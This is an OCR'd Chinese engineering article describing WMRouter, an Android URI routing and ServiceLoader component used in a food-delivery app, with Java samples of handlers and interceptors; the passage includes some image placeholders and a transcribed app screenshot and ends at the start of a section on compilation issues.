
Native页面的URI跳转最开始使用的是Android原生的IntentFilter，通过隐式跳转启动，但是这种方式存在灵活性差、功能缺失、Bug多等问题。例如：

1. 从外部（浏览器、微信等）跳转外卖的URI时，系统会直接打开相应的Activity，而没有经过欢迎页的正常启动流程，一些代码逻辑可能没有执行，例如定位逻辑。
2. 有很多页面在打开前需要确保用户先登录或先定位，每个页面都写一遍判断登录、定位的逻辑非常麻烦，提高了开发维护成本。
3. 运营人员可能会配错URI，页面跳转失败，有些跳转的地方没有做try-catch处理，会产生Crash；有些地方虽然加了try-catch，但跳转失败后没有任何响应，用户体验差；跳转失败没有监控，不能及时发现和解决线上业务异常。

为了解决上述问题，我们希望有一个Android的URI分发组件，可以根据URI中不同的scheme、host、path，进行不同的处理，同时能够在页面跳转过程中进行更灵活的干预。调研发现，现有的一些Android路由组件主要都是在解决多工程之间解耦的问题，而URI往往只支持通过path分发，页面跳转的配置也不够灵活，难以满足实际需要。于是我们决定自行设计实现。

## 核心设计思路

下图展示了WMRouter中URI分发机制的核心设计思路。借鉴网络请求的机制，WMRouter中的每次URI跳转视为发起一个UriRequest；URI跳转请求被WMRouter逐层分发给一系列的UriHandler进行处理；每个UriHandler处理之前可以被UriInterceptor拦截，并插入一些特殊操作。




## 页面跳转来源

常见的页面跳转来源如下：

1. 来自App内部Native页面的跳转
2. 来自App内Web容器的跳转，即H5页面发起的跳转
3. 从App外通过URI唤起App的跳转，例如来自浏览器、微信等
4. 从通知中心Push唤起App的跳转

对于来自App内部和Web容器的跳转，我们把所有跳转代码统一改成调用WMRouter处理，而来自外部和Push通知的跳转则全部使用一个独立的中转Activity接收，再调用WMRouter处理。

### UriRequest

UriRequest中包含Context、URI和Fields，其中Fields为HashMap，可以通过Key存放任意数据。简单起见，UriRequest类同时承担了Response的功能，跳转请求的结果，也会被保存到Fields中。Fields可以

根据需要自定义，其中一些常见字段举例如下：

- Intent的Extra参数，Bundle类型
- 用于startActivityForResult的RequestCode，int类型
- 用于overridePendingTransition方法的页面切换动画资源，int[]类型
- 本次跳转结果的监听器，OnCompleteListener类型

每次URI跳转请求会有一个ResultCode（类似HTTP请求的ResponseCode），表示跳转结果，也存放在Fields中。常见Code如下，用户也可以自定义Code：

- 200：跳转成功
- 301：重定向到其他URI，会再次跳转
- 400：请求错误，通常是Context或URI为空
- 403：禁止跳转，例如跳转白名单以外的HTTP链接、Activity的exported为false等
- 404：找不到目标(Activity或UriHandler)
- 500：发生错误

总结来说，UriRequest用于实现一次URI跳转中所有组件之间的通信功能。

## UriHandler

UriHandler用于处理URI跳转请求，可以嵌套从而逐层分发和处理请求。UriHandler是异步结构，接收到UriRequest后处理（例如跳转Activity等），如果处理完成，则调用 `callback.onComplete()` 并传入ResultCode；如果没有处理，则调用 `callback.onNext()` 继续分发。下面的示例代码展示了一个只处理HTTP链接的UriHandler的实现：

```
public interface UriCallback {

    /**
     * 处理完成，继续后续流程。
     */
    void onNext();

    /**
     * 处理完成，终止分发流程。
     *
     * @param resultCode 结果
     */
    void onComplete(int resultCode);
}

public class DemoUriHandler extends UriHandler {
    public void handle(@NonNull final UriRequest request, @NonNull final UriCallback callback) {
        Uri uri = request.getUri();
        // 处理HTTP链接
        if ("http".equalsIgnoreCase(uri.getScheme())) {
            try {
                // 调用系统浏览器
                Intent intent = new Intent();
                intent.setAction(Intent.ACTION_VIEW);
                intent.setData(uri);
                request.getContext().startActivity(intent);
                // 跳转成功
                callback.onComplete(UriResult.CODE_SUCCESS);
            } catch (Exception e) {
                // 跳转失败
                callback.onComplete(UriResult.CODE_ERROR);
            }
        } else {
            // 非HTTP链接不处理，继续分发
            callback.onNext();
        }
```

```
    }
    // ...
}
```

## UriInterceptor

UriInterceptor为拦截器，不做最终的URI跳转操作，但可以在最终的跳转前进行各种同步/异步操作，常见操作举例如下：

- URI跳转拦截，禁止特定的URI跳转，直接返回403（例如禁止跳转非meituan域名的HTTP链接）
- URI参数修改（例如在HTTP链接末尾添加query参数）
- 各种中间处理（例如打开登录页登录、获取定位、发网络请求）
- ……


每个UriHandler都可以添加若干UriInterceptor。在UriHandler基类中，handle()方法先调用抽象方法 `shouldHandle()` 判断是否要处理UriRequest，如果需要处理，则逐个执行Interceptor，最后再调用 `handleInternal()` 方法进行跳转操作。

```
public abstract class UriHandler {

    // ChainedInterceptor将多个UriInterceptor合并成一个
    protected ChainedInterceptor mInterceptor;

    public UriHandler addInterceptor(@NonNull UriInterceptor interceptor) {
        if (interceptor != null) {
            if (mInterceptor == null) {
                mInterceptor = new ChainedInterceptor();
            }
            mInterceptor.addInterceptor(interceptor);
        }
        return this;
    }

    public void handle(@NonNull final UriRequest request, @NonNull final UriCallback callback) {
        if (shouldHandle(request)) {
            if (mInterceptor != null) {
                mInterceptor.intercept(request, new UriCallback() {
                    @Override
                    public void onNext() {
                        handleInternal(request, callback);
                    }

                    @Override
                    public void onComplete(int result) {
                        callback.onComplete(result);
                    }
                });
            } else {
                handleInternal(request, callback);
            }
        } else {
            callback.onNext();
        }
    }

    /**
     * 是否要处理给定的uri。在Interceptor之前调用。
     */
    protected abstract boolean shouldHandle(@NonNull UriRequest request);

    /**
     * 处理uri。在Interceptor之后调用。
     */
    protected abstract void handleInternal(@NonNull UriRequest request, @NonNull UriCallback callback);
}
```

## URI的分发与降级

在外卖C端App中的URI分发示意如下图。所有URI跳转都会分发到RootUriHandler，然后根据不同的scheme分发到不同的子Handler。例如waimai协议分发到WmUriHandler，然后进一步根据不同的path分发到子Handler，从而启动相应的Activity；HTTP/HTTPS协议分发到HttpHandler，启动WebView容器；对于其他类型URI（tel、mailto等），前面的几个Handler都无法处理，则会分发到StartUriHandler，尝试使用Android原生的隐式跳转启动系统应用。


每个UriHandler都可以根据实际需要实现降级策略，也可以不作处理继续分发给其他UriHandler。RootUriHandler中提供了一个全局的分发完成事件监听器，当UriHandler处理失败返回异常ResultCode或所有子UriHandler都没有处理时，执行全局降级策略。




# 平台化与两端复用

随着外卖C端业务的演进，团队成员扩充了数倍，商超生鲜等垂直品类的拆分，以及异地研发团队的建立，客户端的平台化被提上日程。关于外卖平台化更详细的内容，可参考团队之前已经发布的文章 美团外卖Android平台化架构演进实践 。

为了满足实际开发需要，在长时间的探索后，逐步形成了如图所示的三层工程结构。





原有的单个工程拆分成多个工程，就不可避免的涉及到多工程之间的耦合问题，主要包括通信问题、复用问题、依赖注入、编译问题，下面详细介绍。

## 通信问题

当原先的一个工程拆分到各个业务库后，业务库之间的页面需要进行通信，最主要的场景就是页面跳转并通过Intent传递参数。

原先的页面跳转使用显式跳转，Activity之间存在强引用，当Activity被拆分到不同的业务库，业务库不能直接互相依赖，因此需要进行解耦。

利用WMRouter的URI分发机制，刚好可以很容易的解决这个问题。将将所有业务库的Activity注册到WMRouter，各个业务库之间就可以进行页面跳转了。




此时WMRouter已经承载了两项功能：


1. 后台下发的运营URI跳转（ `waimai://*` ）
2. 内部页面跳转，用于代替原有的显式跳转，实现工程解耦（ `wm_router://page/*` ）

由于后台下发的URI是和产品、运营、H5、iOS等各端统一制定的协议，支持的页面、格式、参数等都不能随意改动，而内部页面跳转使用的URI，则需要根据实际开发需要进行配置，两套URI协议不能兼容，因此使用了不同的scheme。

## 复用问题与ServiceLoader模块

业务库之间经常需要复用代码。一些通用代码逻辑可以下沉到平台层从而复用，例如业务无关的通用View组件；而有些代码不适合下沉到平台层，例如业务库A要使用业务库B中的某个界面模块，而这个界面模块和业务库B的耦合很紧密。具体到外卖实际业务场景中，商家页在商家休息时会展示推荐商家列表，其样式和首页相同（如图），而两个页面不在一个工程中，商家页希望能直接从首页业务库中获取商家列表的实现。


仅限紧急呼叫
下午3:45
披萨
综合排序
销量
距离
筛选
满减优惠
美团专送
品牌商家
点评高分
品牌
每日优鲜（阜通店）
4.6 月售2341
30分钟 | 1.9km
起送 ¥29 | 配送 ¥2.5
美团专送
首单减17
59减30
99减60
199减100
1.53折起
品牌
满记甜品（北京望京嘉茂店）
4.6 月售605
33分钟 | 3.1km
起送 ¥25 | 配送 ¥8
美团专送
甜品
首单减17
39减6
69减10
5折起
票
支持自取
品牌
CoCo都可（望京家乐福店）
4.8 月售3033
30分钟 | 2.3km
起送 ¥20 | 配送 ¥7
美团专送
奶茶果汁
首单减18
票
品牌
北京麦当劳广顺北餐厅
4.7 月售4110
30分钟 | 2.4km
起送 ¥0 | 配送 ¥9 | 人均 ¥33
西式快餐
首单减18
89减10
6.43折起
票
首页
订单
我的





为了解决上述问题，我们调研了解到Java中 SPI (Service Provider Interfaces) 的设计思想与 `java.util.ServiceLoader` 工具类，还学习到美团平台为了解决类似问题而开发的ServiceLoader组

件。

考虑到实际需求差异，我们重新开发了自己的ServiceLoader实现。相比Java中的实现，WMRouter的实现借鉴了美团平台的设计思路，不仅支持通过接口获取所有实现类，还支持通过接口和唯一的Key获取特定的实现类。另外WMRouter的实现还支持直接加载实现类的Class、用Factory和Provider创建对象、单例管理、方法调用等功能。在Gradle插件的实现思路上，借鉴了美团平台的ServiceLoader并做了性能优化，给平台提出了改进建议。

业务库之间代码复用的需求示意如图，业务库A需要复用业务库B中的ServiceImpl但又不能直接引用，因此通过WMRouter加载：

1. 抽取接口（或父类，后面不再重复说明）下沉到平台层，实现类ServiceImpl实现该接口，并声明一个Key（字符串类型）。
2. 调用方通过接口和Key，由ServiceLoader加载实现类，通过接口访问实现类。





URI跳转和ServiceLoader看起来似乎没有关联，但通信和复用需求的本质都可以理解成路由，页面通过URI分发跳转时的协议是Activity+URI，在这里ServiceLoader的协议是Interface+Key。

## 依赖注入

为了兼容外卖独立App和美团App外卖频道的两端差异，平台层的一些接口要在两个主工程分别实现，并注入到底层。常规Java代码注入的方式写起来很繁琐，而使用WMRouter的ServiceLoader功能可以更简单的实现和依赖注入类似的效果。

对于WMRouter来说，所有依赖它的工程（包括主工程、业务库、平台库）都是一样的，任何一个库想要调用其他库中的代码，都可以通过WMRouter路由转发。前面的通信和复用问题，是同级的业务库之间通过WMRouter调用，而依赖注入则是底层库通过WMRouter调用上层库，其本质和实现都是相同的。

ServiceLoader模块在加载实现类时提供了单例管理功能，可用于管理一些全局的Service/Manager，例如用户账户管理类 `UserManager` 。




## 编译问题

